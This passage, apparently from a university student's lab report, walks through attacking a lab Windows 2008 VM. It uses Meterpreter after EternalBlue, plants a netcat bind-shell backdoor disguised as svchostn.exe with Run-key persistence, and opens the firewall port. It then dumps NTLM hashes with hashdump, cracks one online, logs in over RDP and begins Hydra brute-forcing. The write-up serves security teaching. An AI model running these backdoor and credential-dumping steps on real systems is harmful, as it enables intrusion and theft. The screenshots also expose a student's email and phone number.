


The screenshot displays a dual-pane interface. On the left is a web browser window titled 'My Account' showing a user profile for 'UMAYANGA P.L.I.' with details like 'CS/2017/047 -' and contact information. On the right is a terminal window titled 'kali@kali: ~' showing the following session:


```
meterpreter > upload /usr/share/windows-binaries/nc.exe svchostn.exe
[*] Uploading : /usr/share/windows-binaries/nc.exe → svchostn.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-binaries/nc.exe → svchostn.exe
[*] Completed : /usr/share/windows-binaries/nc.exe → svchostn.exe
meterpreter > reg setval -k HK
[-] Error running command reg: Rex::ArgumentError An invalid argument was specified. Unknown key: HK
meterpreter > reg setval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v svchostn -d 'C:\Windows\System32\svchostn.exe -Ldp 7777 -e cmd.exe'
Successfully set svchostn of REG_SZ.
meterpreter >
```

```
reg setval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v svchostn -d 'C:\Windows\System32\svchostn.exe -Ldp 7777 -e cmd.exe'
```

Now we have to view the firewall of the windows server. To do this, we must log into the remote server shell and then use the **netsh firewall show opmode** command.




After that, we should update the firewall rules to allow custom port from the firewall. The following figure shows it.



```
netsh advfirewall firewall add rule name="Service Window" dir=in action=allow
protocol=TCP localport=7777
```

Exit from the Meterpreter after executing the **execute -f svchostn.exe -Ldp 7777 -e cmd.exe** command.



The screenshot shows a dual-pane interface. On the left is a web browser window titled "My Account" displaying a user profile for "CS/2017/047 - UDAYANGA P.L.I." from "COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY". On the right is a terminal window titled "Kali@Kali: ~" showing a Windows command prompt. The terminal history includes:


```
C:\Windows\system32>netsh advfirewall firewall add rule name="Service Window" dir=in action=allow protocol=TCP localport=7777  
netsh advfirewall firewall add rule name="Service Window" dir=in action=allow protocol=TCP localport=7777  
Ok.  
  
C:\Windows\system32>exit  
exit  
meterpreter > execute -f svchostn.exe -Ldp 7777 -e cmd.exe  
Process 872 created.  
meterpreter >  
Background session 1? [y/N] y  
[-] Unknown command: y  
msf6 exploit(windows/smb/ms17_010_ternalblue) >
```

Finally, check the backdoor using the **nc 192.168.1.103 7777** command.

nc – netcat

192.168.1.103 – remote host

7777 – Local port



The screenshot shows a dual-pane interface. On the left is a web browser window titled "My Account" displaying a user profile for "CS/2017/047 - UDAYANGA P.L.I." from "COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY". On the right is a terminal window titled "Kali@Kali: ~" showing a Windows command prompt. The terminal history includes:

```
(kali㉿kali)-[~]$ nc 192.168.1.103 7777  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>whoami  
whoami  
vagrant-2008r2\vagrant  
C:\Windows\system32>
```


5.3 Password Cracking

Password cracking is another method to log in to the target machine from time to time. We can use several techniques to crack the passwords in the remote server. They are,

- Crack the Passwords using the hashdump
- Hydra Tool
- Kiwi Tool

5.3.1 Crack the Passwords using the hashdump

The hashdump is a Meterpreter command which shows the usernames and hashcodes of the passwords. This hash code belongs to the NTLM hashing algorithm. They are stored in the SAM database of the windows systems.



A screenshot showing a Kali Linux desktop environment. On the left, a web browser window displays a Microsoft login page for 'CS/2017/047 - UDAYANGA P.L.I.'. It shows fields for 'EMAIL' (umayanga_cs17047@stu.kln.ac.lk) and 'PHONE' (766357947). On the right, a terminal window titled 'File Actions Edit View Help' is running a Meterpreter session. The command 'hashdump' is run, and the output lists various Windows user accounts and their corresponding NTLM hash codes. The output ends with 'meterpreter >'. The terminal window has a dark background with white text.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de9fa :::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816ce7aeee80d7c2e5e55c859 :::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aadab87afc418b3afea3b7577b4 :::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9 :::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8 :::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee :::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acfbbaa4a806ea3e0 :::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33d98c5969d05a7c15c25c99e3ef051 :::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4ea0a3d63565f37fe7f28d99ce76 :::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dd52077e75aef4a1930b0917c4d4 :::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94e18b001 :::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f :::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfaf6f21f14028 :::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9ac82005a :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cf061c3359db455d00ec27035 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
meterpreter >
```

```
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
```

The last part of the above hash contains the password stored using the NTLM hashing algorithm.

The following figure shows the output after cracking the hash using NTLM hash killer online tool.

My Account

https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

University of Kelaniya Sri Lanka My Account CP

CS/2017/047 - UDAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk

766357947

CrackStation - Online Pas

https://crackstation.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

CrackStation

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e02bc503339d51f71d913c245d35b50b

I'm not a robot reCAPTCHA Privacy · Terms

Crack Hashes

Hash Type Result

e02bc503339d51f71d913c245d35b50b NTLM vagrant

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of

Create a remote desktop session using the captured username and password.

My Account

https://myaccount.microsoft.com

Linux Kali Tools Kali Docs My Account

University of Kelaniya Sri Lanka

CS/2017/047 - UDAYANGA P.L.I.

COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY

umayanga_cs17047@stu.kln.ac.lk

766357947

(kali㉿kali)-[~]

rdesktop -u vagrant -p vagrant 192.168.1.103

Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate. The following identified reason(s);

- Certificate issuer is not trusted by this system.
Issuer: CN=vagrant-2008R2

Review the following certificate info before you trust it if you do not trust the certificate the connection attempt will fail.

Subject: CN=vagrant-2008R2
Issuer: CN=vagrant-2008R2
Valid From: Thu Jan 12 03:21:56 2023
To: Fri Jul 14 04:21:56 2023

Certificate fingerprints:

sha1: 7444c65ba162ea70f8f4a7104027a033070509f5
sha256: 12f48e0bf8c57614c20cf56217ff22b0589f236ad

Do you trust this certificate (yes/no)? yes

Core(error): tcp_tls_connect(), TLS handshake failed. Connection likely terminated.

Core(warning): Certificate received from server is NOT added by the user to trust this specific certificate. Connection established using SSL.

Protocol(warning): process_pdu_logon(), Unhandled login.

Clipboard(error): xclip_handle_SelectionNotify(), unable to handle clipboard text request

Core(warning): Certificate received from server is NOT added by the user to trust this specific certificate. Connection established using SSL.

rdesktop - 192.168.1.103

Recycle Bin

Boxstarter Shell

Command Prompt

Internet Explorer

Notepad

Internet Explorer (64-bit)

start WampServer

vagrant

Documents

Computer

Network

Control Panel

Devices and Printers

Administrative Tools

Help and Support


Run...

Windows Security

All Programs

Search programs and files Log off

Start



rdesktop -u vagrant -p vagrant 192.168.1.103

rdesktop – remote desktop

u -user

vagrant – username

p – password

vagrant – password


192.168.1.103 - remote host's IP address

5.3.2 Hydra Tool


An open-source password brute-forcing tool called Hydra was created with excellent performance and versatility in mind when conducting online brute-force attacks. Online brute force refers to brute forcing techniques used on HTML forms and online network protocols like SSH, Remote Desktop Protocol (RDP), HTTP (e.g., HTTP basic authentication), SMB, etc.[12] This tool can be

used to crack the windows 2008 server. The following figures show how this tool uses to crack passwords.


Use the hydra-graphical tool.




Set the parameters as shown in the below figure.



The protocol can be anything in the list of protocols shown in the Hydra; then, we must set the port according to our protocol.



